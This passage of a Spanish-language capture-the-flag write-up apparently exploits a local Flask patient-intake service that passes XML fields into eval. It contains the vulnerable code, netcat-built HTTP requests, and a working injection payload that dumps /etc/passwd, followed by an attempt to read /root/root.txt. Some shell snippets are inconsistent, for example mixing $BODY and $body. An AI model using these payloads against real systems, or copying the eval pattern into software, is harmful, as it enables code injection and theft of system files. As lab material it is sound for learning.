    pattern = re.compile(r"^[a-zA-Z0-9._\"(){}=+/$]")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[0])
    except:
```

```

        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old,
received from {sender} at {ts}"
    try:
        return eval(f"{'{' + template + '}'})"
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in
["firstname", "lastname", "sender_app", "timestamp", "birth_date", "gender"]}
    notification =
template(data["firstname"], data["lastname"], data["sender_app"], data["timestamp"], data["birth_date"], data["gender"])
    path = os.path.join(USER_DIR, f"{id}.txt")
    with open(path, "w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1", 54321, threaded=True)

```

GPT me dice que:

1. Superficie de ataque

- Solo acepta conexiones desde 127.0.0.1, lo cual reduce bastante el riesgo (modelo “local trust”).
- Expone un endpoint /addPatient que parsea XML y escribe archivos → típico punto de entrada en pipelines sanitarios.

2. Validación de entrada

- Usa una regex bastante restrictiva (`^[a-zA-Z0-9._'\"]{}=+/$`).
- Esto bloquea muchos payloads obvios, pero **permite caracteres peligrosos como {} y comillas**, que son justo los que interesan para templating.

3. Uso crítico de eval (lo más importante)

Esto es un SSTI clásico, todo lo que se puede controlar viene del XML que se envía al endpoint /addpatient. El código toma los siguientes valores

```

data = {tag: (patient.findtext(tag) or "") for tag in [
    "firstname", "lastname", "sender_app", "timestamp", "birth_date", "gender"
]}

```

Una petición válida con un XML vendría siendo

```

<patient>
  <firstname>Juan</firstname>
  <lastname>Perez</lastname>
  <sender_app>Mirth</sender_app>
  <timestamp>2026-04-18</timestamp>
  <birth_date>01/01/2000</birth_date>

```

```
<gender>M</gender>
</patient>
```

Con esta info intenté

```
sedric@interpreter:~$ curl -X POST http://127.0.0.1:54321/addPatient \
-H "Content-Type: application/xml" \
--data-binary @- <<'EOF'
<patient>
  <firstname>Juan</firstname>
  <lastname>Perez</lastname>
  <sender_app>Mirth</sender_app>
  <timestamp>2026-04-18</timestamp>
  <birth_date>01/01/2000</birth_date>
  <gender>M</gender>
</patient>
EOF
-bash: curl: command not found

sedric@interpreter:~$ echo "<patient><firstname>Juan</firstname><lastname>Perez</lastname>
<sender_app>Mirth</sender_app><timestamp>2026-04-18</timestamp><birth_date>01/01/2000</birth_date>
<gender>M</gender></patient>" | nc 127.0.0.1 54321
<!DOCTYPE HTML>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Error response</title>
  </head>
  <body>
    <h1>Error response</h1>
    <p>Error code: 400</p>
    <p>Message: Bad request syntax
('&lt;patient&gt;&lt;firstname&gt;Juan&lt;/firstname&gt;&lt;lastname&gt;Perez&lt;/lastname&gt;&lt;sender_app&g
t;Mirth&lt;/sender_app&gt;&lt;timestamp&gt;2026-04-
18&lt;/timestamp&gt;&lt;birth_date&gt;01/01/2000&lt;/birth_date&gt;&lt;gender&gt;M&lt;/gender&gt;&lt;/patient&
gt;').</p>
    <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
  </body>
</html>
```

Con curl hubiese sido más sencillo pero la máquina no lo tiene y en el segundo comando formatee mal la request

El payload que me terminó funcionando es

```
BODY="<patient><firstname>Juan</firstname><lastname>Perez</lastname><sender_app>Mirth</sender_app>
<timestamp>20260418</timestamp><birth_date>01/01/2000</birth_date><gender>M</gender></patient>"der<</patient>"
LEN=$(echo -n "$BODY" | wc -c)
printf "POST /addPatient HTTP/1.1\r\nHost: 127.0.0.1:54321\r\nContent-Type: application/xml\r\nContent-Length:
$LEN\r\n\r\n$BODY" | nc 127.0.0.1 54321
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Sat, 18 Apr 2026 10:51:42 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 69
Connection: close

Patient Juan Perez (M), 26 years old, received from Mirth at 20260418
sedric@interpreter:~$
```

Con lo siguiente intenté comprobar la ejecución de un SSTI básico, pero resulta que el * está dentro del regex que funciona como filtro, entonces no es viable comprobarlo.

```
BODY="<patient><firstname>{7*7}</firstname><lastname>{7*7}</lastname><sender_app>Mirth</sender_app>
<timestamp>20260418</timestamp><birth_date>{7*7}</birth_date><gender>M</gender></patient>"
LEN=$(echo -n "$BODY" | wc -c)
```

```
printf "POST /addPatient HTTP/1.1\r\nHost: 127.0.0.1:54321\r\nContent-Type: application/xml\r\nContent-Length:
$LEN\r\n\r\n$body" | nc 127.0.0.1 54321
```

Como no puedo comprobar solo me queda intentar directamente con un payload

```
sedric@interpreter:~$ BODY="<patient><firstname>{open('/etc/passwd').read()}</firstname>
<lastname>Perez</lastname><sender_app>Mirth</sender_app><timestamp>20260418</timestamp>
<birth_date>01/01/2000</birth_date><gender>M</gender></patient>"
LEN=$(echo -n "$BODY" | wc -c)

printf "POST /addPatient HTTP/1.1\r\nHost: 127.0.0.1:54321\r\nContent-Type: application/xml\r\nContent-Length:
$LEN\r\n\r\n$body" | nc 127.0.0.1 54321
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.2
Date: Sat, 18 Apr 2026 11:13:34 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1442
Connection: close

Patient root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:100:107:/:nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534:/:run/sshd:/usr/sbin/nologin
sedric:x:1000:1000:sedric,,:/home/sedric:/bin/bash
mirth:x:103:111:/:nonexistent:/usr/sbin/nologin
mysql:x:104:112:MySQL Server,,:/nonexistent:/bin/false
_laurel:x:999:996:/:var/log/laurel:/bin/false
Perez (M), 26 years old, received from Mirth at 20260418
```

Como aparentemente está corriendo como root, intenté probar directamente a leer root.txt

```
sedric@interpreter:~$ BODY="<patient><firstname>{open('/root/root.txt').read()}</firstname>
<lastname>Perez</lastname><sender_app>Mirth</sender_app><timestamp>20260418</timestamp>
<birth_date>01/01/2000</birth_date><gender>M</gender></patient>"
LEN=$(echo -n "$BODY" | wc -c)

printf "POST /addPatient HTTP/1.1\r\nHost: 127.0.0.1:54321\r\nContent-Type: application/xml\r\nContent-Length:
$LEN\r\n\r\n$body" | nc 127.0.0.1 54321
```